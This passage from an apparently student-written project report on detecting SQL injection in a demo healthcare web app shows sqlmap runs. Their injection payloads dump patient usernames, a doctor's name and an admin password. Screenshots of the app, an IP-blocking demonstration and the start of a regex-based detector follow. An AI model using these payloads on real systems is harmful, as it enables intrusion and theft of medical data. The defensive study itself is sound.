  Payload: sitem=1 AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1 AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZEs)-- DfJG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1 UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),NULL,NULL,NULL#
---

[00:11:44] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:11:44] [INFO] fetching columns for table 'appointments' in database 'healthcare'
[00:11:46] [WARNING] reflective value(s) found and filtering out
Database: healthcare
Table: appointments
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| date   | date |
| time   | time |
| doctor_id | int(10) |
| id      | int(10) |
| notes   | varchar(255) |
| patient_id | int(10) |
+-----+-----+

[00:11:49] [INFO] fetched data logged to text files under '/home/vansh/.local/share/sqlmap/output/172.17.57.4'

[*] ending @ 00:11:49 /2023-04-09/

(vansh@ACER-NITRO-S-VANSI)~$
```

Fig 7: Appointments table

### iii) Admins table

```
vansh@ACER-NITRO-5-VANSH x vash@ACER-NITRO-5-VANS+ x vash@ACER-NITRO-5-VANS+ x + -
```

```
(vansh@ACER-NITRO-5-VANSHIT)-[~]  
$ sqlmap -u http://172.17.57.4:8080/proj/?site=1 -D healthcare -T admins --columns  
  
--H  
-----  
| | {1..7.2#stable}  
|. . | | . |  
| | | | |  
_.IV... _I_ https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 00:12:30 /2023-04-09/  
  
[00:12:30] [INFO] resuming back-end DBMS 'mysql'  
[00:12:30] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: site= (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)  
Payload: site=-1105' OR 1151=1151#  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: site=' AND (SELECT 2438 FROM(SELECT COUNT(*),CONCAT(0x717f6e27a71,(SELECT (ELT(2438=2438,1))) ,0x717a787871,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: site=' AND (SELECT 1943 FROM (SELECT(SLEEP(5))))UZEs)-- DfJG  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 4 columns  
Payload: site=' UNION ALL SELECT CONCAT(0x717f6e27a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871)', NULL,NULL,NULL#  
---
```

```
---  
[00:12:33] [INFO] the back-end DBMS is MySQL  
web application technology: PHP 8.1.6, Apache 2.4.53  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[00:12:33] [INFO] fetching columns for table 'admins' in database 'healthcare'  
[00:12:35] [WARNING] reflective value(s) found and filtering out  
Database: healthcare  
Table: admins  
[4 columns]  
+-----+  
| Column | Type |  
+-----+  
| ID      | int(10)|  
| name    | varchar(20)|  
| password| varchar(20)|  
| username| varchar(20)|  
+-----+
```

```
[00:12:38] [INFO] fetched data logged to text files under '/home/vansh/.local/share/sqlmap/output/172.17.57.4'
```

```
[*] ending @ 00:12:38 /2023-04-09/  
  
(vansh@ACER-NITRO-5-VANSHIT)-[~]
```

Fig 8: Admins table



#### 4. Extracting values of columns of a table

**Command:** sqlmap -u http://172.17.57.4:8080/proj?sitem=1 -D healthcare -T <table-name> -C <column-name> -dump

i) **Name from Doctor's table:**

```
vansh@ACER-NITRO-5-VANSH x vansh@ACER-NITRO-5-VANSH x vansh@ACER-NITRO-5-VANSH x [~]
vansh@ACER-NITRO-5-VANSHIT)-[~]
$ sqlmap -u http://172.17.57.4:8080/proj/?site=1 -D healthcare -T doctors -C name --dump

--H--
[C] {1..7.2#stable}
--V... https://sqlmap.org

[[ legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program ]

[*] starting @ 00:10:33 /2023-04-09/

[00:10:33] [INFO] resuming back-end DBMS 'mysql'
[00:10:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: site= (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: site=-1!OR 1151=1151#

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: site='1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))) ,0x717a787871,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY X)a)-- Ivkg

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: site='1' AND (SELECT 1943 FROM (SELECT(SLEEP(5))))UZEes)-- DfJG

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: site='1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),NULL,NULL,NULL#
-----

[00:10:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.6, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:10:35] [INFO] fetching entries of column(s) 'name' for table 'doctors' in database 'healthcare'
[00:10:38] [WARNING] reflective value(s) found and filtering out
Database: healthcare
Table: doctors
[1 entry]
+----+
| name |
+----+
| Sneha |
+----+

[00:10:40] [INFO] table 'healthcare.doctors' dumped to CSV file '/home/vansh/.local/share/sqlmap/output/172.17.57.4/dump/healthcare/doctors.csv'
[00:10:40] [INFO] fetched data logged to text files under '/home/vansh/.local/share/sqlmap/output/172.17.57.4/'

[*] ending @ 00:10:40 /2023-04-09/

vansh@ACER-NITRO-5-VANSHIT)-[~]
$
```

Fig 9: Name from Doctor's table

## ii) Username from Patient's table:

```
vansh@ACER-NITRO-5-VANS+ x  vansh@ACER-NITRO-5-VANS+ x  vansh@ACER-NITRO-5-VANS+ x  vansh@ACER-NITRO-5-VANS+ x  + v
(vansh@ACER-NITRO-5-VANS+)-[~]
$ sqlmap -u http://172.17.57.4:8080/proj/?sitem=1 -D healthcare -T patients -C username --dump

[1.7.2#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:07:35 /2023-04-09/

[00:07:35] [INFO] resuming back-end DBMS 'mysql'
[00:07:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
----
Parameter: sitem (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: sitem=-1105' OR 1151=1151#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: sitem=1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION
_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZE5)-- DfJG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),
NULL,NULL,NULL#
----

Payload: sitem=-1105' OR 1151=1151#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: sitem=1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION
_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZE5)-- DfJG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),
NULL,NULL,NULL#
----

[00:07:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.6, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:07:37] [INFO] fetching entries of column(s) 'username' for table 'patients' in database 'healthcare'
[00:07:39] [WARNING] reflective value(s) found and filtering out
Database: healthcare
Table: patients
[2 entries]
+-----+
| username |
+-----+
| abhi |
| hari |
+-----+

[00:07:44] [INFO] table 'healthcare.patients' dumped to CSV file '/home/vansh/.local/share/sqlmap/output/172.17.57.4/dump/healthcare/patients.csv'
[00:07:44] [INFO] fetched data logged to text files under '/home/vansh/.local/share/sqlmap/output/172.17.57.4'

[*] ending @ 00:07:44 /2023-04-09/

(vansh@ACER-NITRO-5-VANS+)-[~]
$
```

Fig 10: Username from Patient's table



iii) Password from Admin's table:

```
(vansh@ACER-NITRO-5-VANSHIT) ~  
$ sqlmap -u http://172.17.57.4:8080/proj/?site=1 -D healthcare -T admins -C password --dump  
  
[H]  
[R] {1.7.2#stable}  
[V] https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 08:09:15 /2023-04-09/  
  
[08:09:16] [INFO] resuming back-end DBMS 'mysql'  
[08:09:16] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
-----  
Parameter: site= (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)  
Payload: site=-105' OR 1151=1151#  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: site=1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2438=2430,1))) ,0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: site=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZEz)-- DfJG  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 4 columns  
Payload: site=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),NULL,NULL,NULL#  
-----  
  
[08:09:18] [INFO] the back-end DBMS is MySQL  
web application technology: PHP 8.1.6, Apache 2.4.53  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[08:09:18] [INFO] fetching entries of column(s) 'password' for table 'admins' in database 'healthcare'  
[08:09:20] [WARNING] reflective value(s) found and filtering out  
Database: healthcare  
Table: admins  
[1 entry]  
+-----+  
| password |  
+-----+  
| 123      |  
+-----+  
  
[08:09:24] [INFO] table 'healthcare.admins' dumped to CSV file '/home/vansh/.local/share/sqlmap/output/172.17.57.4/dump/healthcare/admins.csv'  
[08:09:24] [INFO] fetched data logged to text files under '/home/vansh/.local/share/sqlmap/output/172.17.57.4/'  
  
[*] ending @ 08:09:24 /2023-04-09/  
  
(vansh@ACER-NITRO-5-VANSHIT) ~  
$
```

Fig 11: Password from Admin's table

#### iv) Doctor\_id and patient\_id from Appointment's table:

```
vansh@ACER-NITRO-S-VANSI:~$ sqlmap -u http://172.17.57.4:8888/proj/?sitem=1 -D healthcare -T appointments -C doctor_id,patient_id --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:17:56 /2023-04-09/

[00:17:56] [INFO] resuming back-end DBMS 'mysql'
[00:17:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sitem (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: sitem=-1105' OR 1151=1151#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: sitem=1' AND (SELECT 2430 FROM (SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)+2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZEs)-- DfJG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),NULL,NULL,NULL#
---

[00:17:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:17:58] [INFO] fetching entries of column(s) 'doctor_id,patient_id' for table 'appointments' in database 'healthcare'
[00:18:00] [WARNING] reflective value(s) found and filtering out
Database: healthcare
Table: appointments
[1 entry]
+-----+-----+
| doctor_id | patient_id |
+-----+-----+
| 100      | 1          |
+-----+-----+


[00:18:03] [INFO] table 'healthcare.appointments' dumped to CSV file '/home/vansh/.local/share/sqlmap/output/172.17.57.4/dump/healthcare/appointments.csv'
[00:18:03] [INFO] fetched data logged to text files under '/home/vansh/.local/share/sqlmap/output/172.17.57.4'

[*] ending @ 00:18:03 /2023-04-09/

vansh@ACER-NITRO-S-VANSI:~$
```


Fig 12: Doctor\_id and patient\_id from Appointment's table

## Website:



The screenshot shows a web browser with three tabs. The active tab is titled 'Healthcare' and shows the URL '172.17.60.20/proj3/'. The website header is dark blue with the text 'Healthcare Saviour' on the left and navigation links 'HOME', 'ABOUT', and 'SERVICES' on the right. The main content area is white and features the title 'Healthcare Application' with a subtitle 'Swasthya'. Below this are three tabs: 'Doctor', 'Patient' (selected), and 'Admin'. The 'Patient' tab contains a login form with fields for 'Username:' and 'Password:', a green 'Login' button, and a blue 'Register' button.

Fig 13: Home Page of Website



The screenshot shows two side-by-side views of the 'Healthcare Application'. The left view shows the 'Doctor' tab selected, with the 'Username:' field containing 'sneha' and the 'Password:' field masked with '\*\*\*'. The right view shows the 'Doctor Dashboard' with a welcome message 'Welcome, Sneha!' and a section titled 'Your Appointments:'. Below this is a table with columns 'Patient Name', 'Date', 'Time', and 'Notes'. The table contains one row: 'Abhinav', '2023-12-31 23:59:00', and 'Pain'. A 'Logout' link is visible below the table.

Patient Name	Date	Time	Notes
Abhinav	2023-12-31	23:59:00	Pain

Fig 14: Doctor Login and Doctor Dashboard

## Healthcare Application

Swasthya


Doctor
Patient
Admin

Username:

Password:

Login

Register




## Welcome, Abhinav!

### Your Appointments:

Doctor Name	Date	Time	Notes
Sneha	2023-12-31	23:59:00	Pain

[Book Appointment](#)  
[Logout](#)

Fig 15: Patient Login and Patient Dashboard



## Book Appointment

Patient ID:


Doctor ID:

Date:

Time:

Notes:

Book Appointment



Appointment booked successfully

Fig 16: Book Appointment Page

## Healthcare Application

Swasthya


Doctor
Patient
Admin

Username:

Password:

Login

Register



## Welcome, Admin!

### Statistics:

Total Patients: 2  
 Total Doctors: 1

### Latest Appointments:

Date	Time	Patient Name	Doctor Name	Notes
2023-12-31	23:59:00	Abhinav	Sneha	Pain

[Logout](#)

Fig 17: Admin Login and Admin Dashboard




Fig 18: Attempting SQL Injection in the System



Fig 19: Successfully blocked the IP Address for attempting the SQL Injection.




Fig 20: Blocked IP Address stored in the file

## 5.2. Phase 2: Training Model

First it imports the dataset. Pandas and matplotlib are libraries.

```
import pandas as pd
import os
import math
import collections
from sklearn import metrics
import re
import matplotlib.pyplot as plt
import seaborn as sns

from google.colab import drive
drive.mount('/content/drive')
```

Tokens are generated by passing input data through the Regex which is then put into functions.

```
sql_keywords
re.compile("(?P<UNION>UNION\s+(ALL\s+)?SELECT)|(?P<PREFIX>([\'\\"\\\]|((\'|\"|\\)|\d+|\w+)\s))(\||\&\&|and|or|as|where|IN\sBOOLEAN\sMODE)(\s|\\(|)(\s|\'|-?\d+\'?(=|LIKE|<|>|<=|>=)\s)?-?\d+|\\(|(?[\'\"\\\"]\s+[\\'\"\\\"](\s+)?(=|LIKE|<|>|<=|>=)(\s+)?[\'\"\\\"])|(?P<USUAL>([\\'\"\\\"]\s*)(\||\&\&|and|or)(\s*[\\'\"\\\"])(\s*[\\'\"\\\"])=)|(?P<DROP>;\s*DROP\s+(TABLE|DATABASE)\s(IF\s+EXISTS\s)?\s+)|(?P<NOTIN>\snot\sin\s?\s((\d+|(\'|\"|\\)\w+(\'|\"|\\)\s))|(?P<LIMIT>LIMIT\s+\d+(\s+)?,(\s+)?\d+)|GROUP_CONCAT\((?P<GRP CONCAT>.*?)\s)|(?P<ORDERBY>ORDER\s+BY\s+\d+)|CONCAT\((?P<CONCAT>.*?)\s)|(?P<CASEWHEN>\s(CASE\s(\d+\s|\\(\d+=\d+\\)\s|NULL\s)?WHEN\s(\d+|\\(\d+=\d+\\)?|NULL)\sTHEN\s(\d+|\\(\d+=\d+\\)|NULL)\sELSE)|(?P<DBNAME>(?:(:m(?:s(?:ysaccessobjects|ysaces|ysobjects|ysqueries|ysrelationships|ysaccessstorage|ysaccessxml|ysmodules|ysmodules2|db)|aster\\.\\.sysdatabases|ysql\\.db)|s(?:ys(?:\\.database_name|aux)|chema(?:\\W*\\(|_name)|qlite(_temp)?_master)|d(?:atabas|b_nam)e\\W*\\(|information_schema|pg_(catalog|toast)|northwind|tempdb)))|(?P<DATABASE>DATABASE\\(|\\))|(?P<DTCNAME>table_name|column_name|table_schema|schema_name)|(?P<CAST>CAST\\(.*AS\s+\w+\\))|(?P<INQUERY>\\(SELECT[^a-z_0-9])|(?P<CHRBYPASS>((CHA?R\\(\\d+\\)(,|\\|\\|\\+\\)\\s?)+)|CHA?R\\(\\d+,\\s?+\\))|(?P<FROMDB>\\sfrom\\s(dual|sysmaster|sysibm)[\\s.:])|(?P<MYSQLFUNC>[^.](ABS|ACOS|ADDDATE|ADDTIME|AES_DECRYPT|AES_ENCRYPT|ANY_VALUE|ASCII|ASIN|ASYMMETRIC_DECRYPT|ASYMMETRIC_DERIVE|ASYMMETRIC_ENCRYPT|ASYMMETRIC_SIGN|ASYMMETRIC_VERIFY|ATAN|ATAN2|AVG|BENCHMARK|BIN|BIT_AND|BIT_COUNT|BIT_LENGTH|BIT_OR|BIT_XOR|CAST|CEIL|CEILING|CHAR|CHAR_LENGTH|CHARACTER_LENGTH|CHARSET|COALESCE|COERCIBILITY|COLLATION|COMPRESS|CONCAT|CONCAT_WS|CONNECTION_ID|CONV|CONVERT|CONVERT_TZ|COS|COT|COUNT|COUNT|CRC32|CREATE_ASYMMETRIC_PRIV_KEY|CREATE_ASYMMETRIC_PUB_KEY|CREATE_DH_PARAMETERS|CREATE_DIGEST|CURDATE|CURRENT_DATE|CURRENT_TIME|CURRENT_TIMESTAMP|CURRENT_USER|CURTIME|DATABASE|DATE
```

```
DATE_ADD|DATE_FORMAT|DATE_SUB|DATEDIFF|DAY|DAYNAME|DAYOFMONTH|DAYOFWEEK|DAYOFYEAR|R|DECODE|DEFAULT|DEGREES|ELT|ENCODE|EXP|EXPORT_SET|EXTRACT|EXTRACTVALUE|FIELD|FIND_IN_SET|FLOOR|FORMAT|FOUND_ROWS|FROM_BASE64|FROM_DAYS|FROM_UNIXTIME|GeometryCollection|GET_FORMAT|GET_LOCK|GREATEST|GROUP_CONCAT|GTID_SUBSET|GTID_SUBTRACT|HEX|HOUR|IF|IFNULL|IIF|IN|INET_ATON|INET_NTOA|INET6_ATON|INET6_NTOA|INSERT|INSTR|INTERVAL|IS_FREE_LOCK|IS_IPV4|IS_IPV4_COMPAT|IS_IPV4_MAPPED|IS_IPV6|IS_USED_LOCK|ISNULL|JSON_APPEND|JSON_ARRAY|JSON_ARRAY_APPEND|JSON_ARRAY_INSERT|JSON_CONTAINS|JSON_CONTAINS_PATH|JSON_DEPTH|JSON_EXTRACT|JSON_INSERT|JSON_KEYS|JSON_LENGTH|JSON_MERGE|JSON_OBJECT|JSON_QUOTE|JSON_REMOVE|JSON_REPLACE|JSON_SEARCH|JSON_SET|JSON_TYPE|JSON_UNQUOTE|JSON_VALID|LAST_INSERT_ID|LCASE|LEAST|LEFT|LENGTH|LineString|LN|LOAD_FILE|LOCALTIME|LOCALTIMESTAMP|LOCATE|LOG|LOG10|LOG2|LOWER|LPAD|LTRIM|MAKE_SET|MAKEDATE|MAKETIME|MASTER_POS_WAIT|MAX|MBRContains|MBRCoveredBy|MBRCovers|MBRDisjoint|MBREquals|MBRIntersects|MBROverlaps|MBRTouches|MBRWithin|MICROSECOND|MID|MIN|MINUTE|MOD|MONTH|MONTHNAME|MultiLineString|MultiPoint|MultiPolygon|NAME_CONST|NOT IN|NOW|NULLIF|OCT|OCTET_LENGTH|OLD_PASSWORD|ORD|PERIOD_ADD|PERIOD_DIFF|PI|Point|Polygon|POSITION|POW|POWER|PROCEDUREANALYSE|QUARTER|QUOTE|RADIANS|RAND|RANDOM_BYTES|RELEASE_ALL_LOCKS|RELEASE_LOCK|REPEAT|REPLACE|REVERSE|RIGHT|ROUND|ROW_COUNT|RPAD|RTRIM|SCHEMA|SEC_TO_TIME|SECOND|SESSION_USER|SHA1|SHA2|SIGN|SIN|SLEEP|SOUNDEX|SPACE|SQRT|ST_Area|ST_AsBinary|ST_AsGeoJSON|ST_AsText|ST_Buffer|ST_Buffer_Strategy|ST_Centroid|ST_Contains|ST_ConvexHull|ST_Crosses|ST_Difference|ST_Dimension|ST_Disjoint|ST_Distance|ST_Distance_Sphere|ST_EndPoint|ST_Envelope|ST_Equals|ST_ExteriorRing|ST_GeoHash|ST_GeomCollFromText|ST_GeomCollFromWKB|ST_GeometryN|ST_GeometryType|ST_GeomFromGeoJSON|ST_GeomFromText|ST_GeomFromWKB|ST_InteriorRingN|ST_Intersection|ST_Intersects|ST_IsClosed|ST_IsEmpty|ST_IsSimple|ST_IsValid|ST_LatFromGeoHash|ST_Length|ST_LineFromText|ST_LineFromWKB|ST_LongFromGeoHash|ST_MakeEnvelope|ST_MLineFromText|ST_MLineFromWKB|ST_MPointFromText|ST_MPointFromWKB|ST_MPolyFromText|ST_MPolyFromWKB|ST_NumGeometries|ST_NumInteriorRing|ST_NumPoints|ST_Overlaps|ST_PointFromGeoHash|ST_PointFromText|ST_PointFromWKB|ST_PointN|ST_PolyFromText|ST_PolyFromWKB|ST_Simplify|ST_SRID|ST_StartPoint|ST_SymDifference|ST_Touches|ST_Union|ST_Validate|ST_Within|ST_X|ST_Y|StartPoint|STD|STDDEV|STDDEV_POP|STDDEV_SAMP|STR_TO_DATE|STRCMP|SUBDATE|SUBSTR|SUBSTRING|SUBSTRING_INDEX|SUBTIME|SUM|SYSDATE|SYSTEM_USER|TAN|TIME|TIME_FORMAT|TIME_TO_SEC|TIMEDIFF|TIMESTAMP|TIMESTAMPADD|TIMESTAMPDIFF|TO_BASE64|TO_DAYS|TO